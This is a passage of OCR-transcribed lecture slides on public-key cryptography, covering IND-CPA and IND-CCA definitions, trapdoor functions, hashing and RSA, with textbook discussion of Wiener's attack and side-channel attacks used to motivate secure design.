
- G(): randomized alg. outputs a key pair (pk, sk)
- E(pk, m): randomized alg. that takes $m \in M$ and outputs $c \in C$
- D(sk,c): det. alg. that takes $c \in C$ and outputs $m \in M$ or $\perp$

Consistency: $\forall$(pk, sk) output by G :

$$\forall m \in M: \quad D(sk,\ E(pk, m)\ ) = m$$

Security: eavesdropping

For b=0,1 define experiments EXP(0) and EXP(1) as:


b
Chal.
$(pk,sk) \leftarrow G()$
pk
$m_0, m_1 \in M : \quad |m_0| = |m_1|$
$c \leftarrow E(pk, \mathbf{m_b})$
Adv. A
$b' \in \{0,1\}$
EXP(b)

Def: $\mathbb{E} = (G,E,D)$ is sem. secure (a.k.a IND-CPA) if for all efficient A:

$$\text{Adv}_{SS}[A,\mathbb{E}] = \Big| \Pr[\text{EXP}(0)=1] - \Pr[\text{EXP}(1)=1] \Big| < \text{negligible}$$

Relation to symmetric cipher security

Recall: for symmetric ciphers we had two security notions:

- One-time security and many-time security (CPA)
- We showed that one-time security $\not\Rightarrow$ many-time security

For public key encryption:


- One-time security $\Rightarrow$ many-time security (CPA)

  (follows from the fact that attacker can encrypt by himself)

- Public key encryption **must** be randomized

Security against active attacks


What if attacker can tamper with ciphertext?



Attacker is given decryption of msgs that start with **“to: attacker”**

(pub-key) Chosen Ciphertext Security: definition

$\mathbb{E}$ = (G,E,D) public-key enc. over (M,C). For b=0,1 define EXP(b):



Chal.

(pk,sk)$\leftarrow$G()

b

pk

Adv. A

CCA phase 1: $c_i \in C$

$m_i \leftarrow D(k, \mathbf{c_i})$

challenge: $m_0 , m_1 \in M : \quad |m_0| = |m_1|$

$c \leftarrow E(pk, \mathbf{m_b})$

CCA phase 2: $c_i \in C$: $\mathbf{c_i \neq c}$

$m_i \leftarrow D(k, \mathbf{c_i})$


$b' \in \{0,1\}$

Chosen ciphertext security: definition

Def: $\mathbb{E}$ is CCA secure (a.k.a IND-CCA) if for all efficient A:

$$\mathrm{Adv}_{\mathrm{CCA}}[A,\mathbb{E}] = \left| \Pr[\mathrm{EXP}(0)=1] - \Pr[\mathrm{EXP}(1)=1] \right| \quad \text{is negligible.}$$

Example: Suppose **(to: alice, body)** ⟶ **(to: david, body)**


b
Chal.
(pk,sk)←G()
pk
Adv. A
chal.: (to:alice, 0) , (to:alice, 1)
c
(to: david, b)
c ← E(pk, $\mathbf{m_b}$)
CCA phase 2: c′ = (to: david, b) ≠c
m′ ← D(sk, **c′**)
b

Active attacks: symmetric vs. pub-key

Recall: secure symmetric cipher provides **authenticated encryption**

[chosen plaintext security & ciphertext integrity]

- Roughly speaking: **attacker cannot create new ciphertexts**
- Implies security against chosen ciphertext attacks

In public-key settings:

- Attacker **can** create new ciphertexts using pk !!
- So instead: we directly require chosen ciphertext security

Trapdoor Permutations

Trapdoor functions (TDF)

Def: a trapdoor func. $X \longrightarrow Y$ is a triple of efficient algs. (G, F, F^{-1})

- $G()$: randomized alg. outputs a key pair (pk, sk)
- $F(pk,\cdot)$: det. alg. that defines a function $X \longrightarrow Y$
- $F^{-1}(sk,\cdot)$: defines a function $Y \longrightarrow X$ that inverts $F(pk,\cdot)$


More precisely: $\forall (pk, sk)$ output by G

$$\forall x \in X: \quad F^{-1}(sk, F(pk, x)) = x$$

Secure Trapdoor Functions (TDFs)

(G, F, F^{-1}) is secure if $F(pk, \cdot)$ is a "one-way" function:

can be evaluated, but cannot be inverted without sk




Chal.
$(pk,sk) \leftarrow G()$
$\mathbf{x} \xleftarrow{R} \mathbf{X}$
pk, $y \leftarrow F(pk, \mathbf{x})$
Adv. A
x'

Def: (G, F, F^{-1}) is a secure TDF if for all efficient A:

$$\mathrm{Adv}_{\mathrm{OW}}[A,F] = \mathbf{Pr[\ x = x'\ ]} < \text{negligible}$$

Hash Functions

- **Hash functions:**
  - **Input:** arbitrary length
  - **Output:** fixed length (generally much shortern than the input)



Document with arbitrary length

Hash Function

Hash value for the document
(fixed length, e.g. 256 bit)

One-Way Hash Algorithm

- A one-way hash algorithm hashes an input document into a condensed short output (say of 256 bits)
  - Denoting a one-way hash algorithm by H(.), we have:
    - Input: m - a binary string of any length
    - Output: H(m) - a binary string of L bits, called the “hash of m under H”.
    - The output length parameter L is fixed for a given one-way hash function H,
    - Examples:
      - The one-way hash function “MD5” has L = 128 bits
      - The one-way hash function “SHA-1” has L = 160 bits

Properties of One-Way Hash Algorithm

- A good one-way hash algorithm H needs to have these properties:
  - 1. **Easy to Evaluate**:
    - The hashing algorithm should be fast
  - 2. **Hard to Reverse**:
    - There is no feasible algorithm to "**reverse**" a hash value,
    - That is, given any hash value **h**, it is computationally infeasible to find any document **m** such that **H(m) = h**.
  - 3. **Hard to find Collisions**:
    - There is no feasible algorithm to find two or more input documents which are hashed into the same condensed output,
    - That is, it is computationally infeasible to find any two documents **m1**, **m2** such that **H(m1)= H(m2)**.
  - 4. **A small change** to a message **should change the hash value so extensively** that the new hash value appears uncorrelated with the old hash value

Public-key encryption from TDFs

- (G, F, F^{-1}):   secure TDF $X \longrightarrow Y$
- (E_s, D_s) :   symmetric auth. encryption defined over (K,M,C)
- $H: X \longrightarrow K$ a hash function

We construct a pub-key enc. system (G, E, D):

Key generation G: same as G for TDF

Public-key encryption from TDFs

- (G, F, F^{-1}): secure TDF $X \longrightarrow Y$
- (E_s, D_s) : symmetric auth. encryption defined over (K,M,C)
- $H: X \longrightarrow K$ a hash function


E(pk, m) :

```
    $x \xleftarrow{R} X$,      $y \longleftarrow F(pk, x)$
    $k \longleftarrow H(x)$,   $c \longleftarrow E_s(k, m)$
    output   $(y, c)$
```

D(sk, (y,c)) :

```
    $x \longleftarrow F^{-1}(sk, y)$,
    $k \longleftarrow H(x)$,   $m \longleftarrow D_s(k, c)$
    output   $m$
```

In pictures:



$F(pk, x)$ | $E_s(\ H(x),\ \ m\ )$

header | body

<u>Security Theorem</u>:

If **(G, F, F^{-1})** is a secure TDF, **(E_s, D_s)** provides auth. enc.

and **H:** $X \longrightarrow K$ is a "random oracle"

then **(G,E,D)** is $\mathrm{CCA}^{\mathrm{ro}}$ secure.

Incorrect use of a Trapdoor Function (TDF)


Never encrypt by applying F directly to plaintext:

```
E( pk, m) :
    output   c ⟵ F(pk, m)
```

```
D( sk,  c ) :
    output   F^{-1}(sk, c)
```

Problems:

- Deterministic: cannot be semantically secure !!
- Many attacks exist   (next segment)



The RSA trapdoor permutation

- One of the first practical responses to the challenge posed by Diffie-Hellman was developed by ***R****on Rivest*, *Adi* ***S****hamir*, and *Len* ***A****dleman* of MIT in 1977
- Resulting algorithm is known as *RSA*
- Based on properties of *prime numbers* and results from *number theory*

Review: trapdoor permutations

Three algorithms: (G, F, F^{-1})

- G: outputs pk, sk. pk defines a function $F(pk, \cdot): X \to X$
- F(pk, x): evaluates the function at x
- F^{-1}(sk, y): inverts the function at y using sk

Secure trapdoor permutation:

The function $F(pk, \cdot)$ is one-way without the trapdoor sk

Review: arithmetic mod composites

Let $N = p \cdot q$ where p,q are prime where $p,q \approx N^{1/2}$

$$Z_N = \{0,1,2,\ldots,N-1\} \quad ; \quad (Z_N)^* = \{\text{invertible elements in } Z_N\}$$

<u>Facts</u>: $x \in Z_N$ is invertible $\Leftrightarrow$ $\gcd(x,N) = 1$

- Number of elements in $(Z_N)^*$ is $\varphi(N) = (p-1)(q-1) = N-p-q+1$

<u>Euler's thm</u>: $\boxed{\forall\, x \in (Z_N)^* \;:\; x^{\varphi(N)} = 1}$

The RSA trapdoor permutation

First published: Scientific American, Aug. 1977.

Very widely used:

- SSL/TLS: certificates and key-exchange
- Secure e-mail and file systems

… many others

The RSA trapdoor permutation

G(): choose random primes $p,q \approx 1024$ bits. Set **N=pq**.

choose integers **e , d** s.t. $\mathbf{e \cdot d = 1 \pmod{\varphi(N)}}$

output pk = (N, e) , sk = (N, d)

F(pk, x): $\mathbb{Z}_N^* \to \mathbb{Z}_N^*$; $\mathbf{RSA(x) = x^e}$ (in Z_N)

$\mathbf{F^{-1}(sk, y)} = y^d$; $y^d = \mathbf{RSA(x)^d} = x^{ed} = x^{k\varphi(N)+1} = \left(x^{\varphi(N)}\right)^k \cdot \mathbf{x} = x$

RSA - small example

- Bob (**keys generation**):
  - chooses 2 primes: **p=5, q=11**
  - multiplies p and q: **n = p × q = 55**
  - chooses a number **e=3** s.t. **gcd(e, 40) = 1**
  - compute **d=27** that satisfy **(3 × d) mod 40 = 1**

  - **Bob's public key: (3, 55)**
  - **Bob's private key: 27**

RSA - small example

- Alice (**encryption**):
  - has a message **m=13** to be sent to Bob
  - finds out **Bob's public encryption key (3, 55)**
  - calculates **c** as follows:

$$\begin{aligned} c &= m^e \bmod n \\ &= 13^3 \bmod 55 \\ &= 2197 \bmod 55 \\ &= 52 \end{aligned}$$

  - sends the ciphertext **c=52** to Bob

RSA - small example

- Bob (**decryption**):
  - receives the ciphertext **c=52** from Alice
  - uses his matching private decryption key **27** to calculate **m**:

    $m = 52^{27} \bmod 55$

    $= 13$ (Alice’s message)

The RSA assumption

RSA assumption: RSA is one-way permutation

For all efficient algs. A:

$$\Pr\left[\ A(N,e,y) = y^{1/e}\ \right] < \text{negligible}$$

where $p,q \xleftarrow{R}$ n-bit primes, $N \leftarrow pq$, $y \xleftarrow{R} Z_N^{*}$

Review: RSA pub-key encryption (ISO std)

(E_s, D_s): symmetric enc. scheme providing auth. encryption.

H: $Z_N \rightarrow K$ where K is key space of (E_s, D_s)

- **G**(): generate RSA params: pk = (N,e), sk = (N,d)
- **E**(pk, m): (1) choose random x in Z_N

  (2) $y \leftarrow RSA(x) = x^e$, $k \leftarrow H(x)$

  (3) output $(y ,\ E_s(k,m))$
- **D**(sk, (y, c)): output $D_s\big(\ H\big(RSA^{-1}(y)\big) ,\ c\big)$ -> m

Textbook RSA is insecure

Textbook RSA encryption:


- public key: **(N,e)** Encrypt: $\mathbf{c \longleftarrow m^e}$ (in Z_N)
- secret key: **(N,d)** Decrypt: $\mathbf{c^d \longrightarrow m}$

Insecure cryptosystem !!

- Is not semantically secure and many attacks exist

⇒ The RSA trapdoor permutation is not an encryption scheme !

A simple attack on textbook RSA



Suppose k is 64 bits: $k \in \{0,\ldots,2^{64}\}$. Eve sees: $c = k^e$ in Z_N

If $\mathbf{k = k_1 \cdot k_2}$ where $k_1, k_2 < 2^{34}$ (prob. ≈20%) then $\mathbf{c/k_1^{\,e} = k_2^{\,e}}$ in Z_N

Meet-in-the-middle attack:

Step 1: build table: $c/1^e, c/2^e, c/3^e, \ldots, c/2^{34e}$. time: 2^{34}

Step 2: for $k_2 = 0,\ldots, 2^{34}$ test if $k_2^{\,e}$ is in table. time: 2^{34}

Output matching (k_1, k_2). Total attack time: $\approx 2^{40} << 2^{64}$

Is RSA a one-way function?

Is it really hard to invert RSA without knowing the trapdoor?

Is RSA a one-way permutation?

To invert the RSA one-way func. (without d) attacker must compute:

$$x \quad \text{from} \quad c = x^e \pmod{N}.$$

How hard is computing e'th roots modulo N ??

Best known algorithm:

- Step 1: factor N (hard)
- Step 2: compute e'th roots modulo p and q (easy)

Shortcuts?

Must one factor N in order to compute e’th roots?

To prove no shortcut exists show a reduction:

- Efficient algorithm for e’th roots mod N

  $\Rightarrow$ efficient algorithm for factoring N.

- Oldest problem in public key cryptography.

Some evidence no reduction exists: (BV’98)

- “Algebraic” reduction $\Rightarrow$ factoring is easy.

How **not** to improve RSA's performance

To speed up RSA decryption use small private key d ($d \approx 2^{128}$)

$$\boxed{c^d = m \pmod{N}}$$

Wiener'87: if $d < N^{0.25}$ then RSA is insecure.

BD'98: if $d < N^{0.292}$ then RSA is insecure (open: $d < N^{0.5}$)

Insecure: priv. key d can be found from (N,e)

Wiener’s attack

(N,e) => d and d < $N^{0.25}/3$

Recall: $e\cdot d = 1 \pmod{\varphi(N)}$ $\Rightarrow$ $\exists\, k\in Z :$ $e\cdot d = k\cdot\varphi(N) + 1$

$$\left|\frac{e}{\psi(N)} - \frac{k}{d}\right| = \frac{1}{d\cdot\varphi(N)} \le \frac{1}{\sqrt{N}}$$

$\varphi(N) = N\text{-}p\text{-}q+1$ $\Rightarrow$ $|N - \varphi(N)| \le p+q \le 3\sqrt{N}$

$d \le N^{0.25}/3 \;\Rightarrow\; \frac{1}{2d^2} - \frac{1}{\sqrt{N}} \ge \frac{3}{\sqrt{N}}$

$$\left|\frac{\mathrm{e}}{N} - \frac{k}{d}\right| \le \left|\frac{\mathrm{e}}{N} - \frac{\mathrm{e}}{\varphi(N)}\right| + \left|\frac{\mathrm{e}}{\varphi(N)} - \frac{k}{d}\right| \le \frac{1}{2d^2}$$

Continued fraction expansion of e/N gives k/d.

$e\cdot d = 1 \pmod{k}$ $\Rightarrow$ gcd(d,k)=1 $\Rightarrow$ can find d from k/d

RSA in Practice

RSA With Low public exponent

To speed up RSA encryption use a small e: $c = m^e \pmod{N}$

- Minimum value: **e=3** ($\gcd(e, \varphi(N)) = 1$) (Q: why not 2?)
- Recommended value: **$e=65537=2^{16}+1$**

Encryption: 17 multiplications

Asymmetry of RSA: fast enc. / slow dec.

– ElGamal (next week): approx. same time for both.

Key lengths

Security of public key system should be comparable to security of symmetric cipher:

Cipher key-size	RSA Modulus size
80 bits	1024 bits
128 bits	3072 bits
256 bits (AES)	**15360** bits

Implementation attacks

Timing attack: [Kocher et al. 1997] , [BB’04]

The time it takes to compute c^d (mod N) can expose d

Power attack: [Kocher et al. 1999)

The power consumption of a smartcard while
it is computing c^d (mod N) can expose d.

Faults attack: [BDL’97]

A computer error during c^d (mod N) can expose d.

A common defense:: check output. 10% slowdown.

An Example Fault Attack on RSA (CRT)

A common implementation of RSA decryption: $x = c^d$ in Z_N

